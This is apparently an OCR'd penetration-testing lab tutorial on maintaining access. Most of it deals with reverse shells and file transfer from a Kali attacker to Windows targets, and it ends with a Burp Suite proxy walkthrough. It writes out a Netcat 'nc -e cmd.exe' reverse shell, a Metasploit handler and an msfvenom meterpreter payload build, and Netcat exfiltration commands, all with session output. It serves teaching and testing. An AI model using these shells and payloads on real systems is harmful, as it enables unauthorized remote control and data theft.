5. Maintaining access: Reverse shell, file transfer. Web Application Penetration Testing. Automated Vulnerability scanners: Nessus, Nmap, Metasploit, Acunetix.

Maintaining access is a crucial phase in web application penetration testing, where security professionals aim to establish a persistent presence in a target system after exploiting vulnerabilities. This phase is essential for assessing the security posture of an application and understanding the potential risks and impacts of an attack.

1. Environment Preparation:

o Virtual Machines: ▪ Windows Server 2019 (Target)
▪ Windows 10 (Target)
▪ Kali Linux (Attacker)

o Network Configuration:

▪ Ensure all machines are on the same network.


Reverse Shell Tools: Netcat, Metasploit (Kali Linux)

A reverse shell is a powerful technique used to establish a command-line interface between the attacker’s machine and the target system. In this setup, the target system initiates a connection back to the attacker's machine, allowing the attacker to execute commands remotely. This method bypasses many firewall restrictions that typically block incoming connections, making it a favored choice for maintaining access.

1. Netcat Reverse Shell:

Kali Linux (Attacker Machine) Command:

>>nc -lvnp 4444




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.9] 50153
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aruna>
```

Windows (Target Machine) Command:


>> nc <attacker-ip> 4444 -e cmd.exe (or)

>> ncat <attacker-ip> 4444 -e cmd.exe or



```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aruna>ncat 192.168.1.10
Ncat: No connection could be made because the target machine actively refused it. .

C:\Users\aruna>ncat 192.168.1.10 4444 -e cmd.exe
```

Output:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.9] 50153
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aruna>whoami
whoami
desktop-ecr7sc7\aruna

C:\Users\aruna>
```

2. Metasploit Reverse Shell
   - Kali Linux Command to Open Metasploit:

>> msfconsole

Launches the Metasploit Framework console for exploiting vulnerabilities.

- Set Up a Payload and Start a Listener:

>> use exploit/multi/handler

Selects the multi-handler exploit module to manage incoming connections from the target.

>> set payload windows/meterpreter/reverse_tcp

Configures the payload to use a Meterpreter reverse TCP shell for Windows targets.

>> set LHOST <attacker-ip>


Sets the local host IP address of the attacker machine to receive the reverse shell connection.

>> set LPORT 4444

Specifies the listening port (4444) for the reverse shell connection.

>> run


Starts the listener to wait for the reverse connection from the target machine.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

               .;lxO0KXXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
     .0MMMMMMMMMMMMMMMMWc           #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.10:4444
█
```


- Generate and Execute the Payload on the Target Machine:
  >> msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker-ip> LPORT=4444 -f exe -o payload.exe

  Creates a Windows executable payload (payload.exe) that establishes a Meterpreter reverse TCP connection back to the attacker's IP address on port 4444.



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o payload.ex
e
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o payload
.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
msf6 > ls
[*] exec: ls

'API key'   Music       Videos         sherlock                sqlninja-0.2.3-r1.tgz.1
 Desktop    Pictures    impacket-env   smb_relat               sqlninja-0.2.3-r1.tgz.2
 Documents  Public      kerbrute       sqlninja-0.2.3-r1       subdomains.txt
 Downloads  Templates   payload.exe    sqlninja-0.2.3-r1.tgz
```

- **Execute payload.exe on the Target Machine:** *Runs payload.exe to initiate a reverse shell connection back to the attacker's machine.*




Name	Status	Date modified	Type
payload.exe	✓	10/6/2024 5:20 PM	File folder

File Transfer


Transferring files between the attacker's machine and the compromised system is critical for various purposes, including uploading tools, downloading sensitive information, or exfiltrating data. Tools like scp (secure copy) or utilizing a web-based interface are common methods for file transfer. This capability enhances the attacker's ability to perform further exploitation or reconnaissance.

1. File Transfer with Netcat:
   - Create a File to Transfer:
     >> echo "This is a test file" > testfile.txt
     Creates a text file (testfile.txt) containing the string "This is a test file" on the attacker machine.
   - Start a Listener to Send the File:
     >> nc -lvnp 4444 < testfile.txt
     Initiates a Netcat listener on port 4444, sending the contents of testfile.txt to the target machine.



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ echo "This is a test file"> testfile.txt

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444 < testfile.txt
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.10] 60614
█
```


   - Receive the File on the Target Machine:
     >> nc <attacker-ip> 4444 > receivedfile.txt
     Connects to the attacker's IP on port 4444 and writes the incoming data to receivedfile.txt on the target machine.



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.10 4444 > receivedfile.txt
█
```

2. File Transfer with SCP:

   - Transfer Files Using SCP:
     >>scp testfile.txt user@<target-ip>:/path/to/destination
     Uses SCP to securely transfer testfile.txt from the attacker machine to the specified destination path on the target machine, logging in as user.



```
┌──(kali㉿kali)-[~]
└─$ scp testfile.txt kali@192.168.1.10:/home/kali/Desktop/ReceivedFile.txt
kali@192.168.1.10's password:
testfile.txt                                          100%   20     4.7KB/s   00:00

┌──(kali㉿kali)-[~]
└─$ 
```

Web Application Penetration Testing Tools: Burp Suite, OWASP ZAP (Kali Linux)


Web application penetration testing involves simulating cyber-attacks on a web application to identify vulnerabilities that could be exploited by malicious actors. This testing encompasses various methodologies and tools to evaluate the application's security, focusing on areas such as authentication, session management, and data validation. The objective is to find security weaknesses before they can be exploited in the wild, ensuring a robust defense against potential threats.

Burp Suite:


Burp Suite is a powerful integrated platform for performing security testing of web applications. It provides a range of tools that work seamlessly together to assist in identifying vulnerabilities, analyzing application behavior, and automating various testing tasks. The key components include the Burp Proxy for intercepting and modifying traffic between the browser and web server, the Scanner for automated vulnerability detection, and the Repeater and Intruder for manual testing and exploitation. This comprehensive suite enables security professionals to assess the security posture of their web applications effectively.

Step-by-Step Instructions:

1. Burp Suite:
    a. Open Burp Suite on Kali Linux.
    b. Configure your browser to use Burp Suite as a proxy.
    c. Start Burp Suite and capture traffic.
    d. Analyze and manipulate requests to identify vulnerabilities (e.g., SQL injection, XSS).



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
burpsuite_community_linux_v2024_6_6.sh

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod +x burpsuite_community_linux_v2024_6_6.sh

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo ./burpsuite_community_linux_v2024_6_6.sh
Unpacking JRE ...
Starting Installer ...
▯
```


Burp Suite Community Edition v2024.6.6

Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use settings saved with project

○ Load from configuration file

File:

□ Default to the above in future

□ Disable extensions


Intercept HTTP traffic with Burp Proxy

Burp Proxy lets you intercept HTTP requests and responses sent between Burp's browser and the target server. This enables you to study how the website behaves when you perform different actions.

Step 1: Launch Burp’s Browser

Go to the Proxy > Intercept tab.


Set the intercept toggle to Intercept on.



Click Open Browser. This launches Burp’s browser, which is preconfigured to work with Burp right out of the box.

Step 2: Intercept a request

Using Burp's browser, try to visit https://portswigger.net and observe that the site doesn't load. Burp Proxy has intercepted the HTTP request that was issued by the browser before it could reach the server. You can see this intercepted request on the Proxy > Intercept tab.



Time	Type	Direction	Host	Method
09:42:32 3 Jul 2024	HTTP	→ Request	portswigger.net	GET

```
GET / HTTP/1.1
Host: portswigger.net
Cookie: stg_returning_visitor=Wed%2C%2022%20Nov%202023%2009:06:36%20GMT; t=HIRDfA0O7iUB
AWSALBAPP-0= remove ; AWSALBAPP-1= remove ; AWSALBAPP-2= remove ; AWSALBAPP-3= remove ;
```

Step 3: Forward a request

Click the Forward button to send the intercepted request. Click Forward again to send

any subsequent intercepted requests until the page loads in Burp's browser. The Forward button


sends all the selected requests.

Step 4: Switch off interception

Due to the number of requests browsers typically send, you often won't want to intercept

every single one of them. Set the intercept toggle to Intercept off. Go back to the browser and

confirm that you can now interact with the site as normal.




Time	Type	Direction	Host

Step 5: View the HTTP history

In Burp, go to the Proxy > HTTP history tab. Here, you can see the history of all HTTP

traffic that has passed through Burp Proxy, even while intercept was switched off. Click on any entry in the history to view the raw HTTP request, along with the corresponding

response from the server.



#	Host	Method	Params	URL	Edited	Status code	Length	MIME type	Extension	Title
46	https://portswigger.net	GET		/content/images/svg/arrow-youtube....		200	1901	XML	svg	
45	https://portswigger.net	GET		/content/images/patterns/dots-spac...		200	9553	XML	svg	
30	https://portswigger.net	GET		/content/images/logos/portswigger-r...		200	11444	XML	svg	
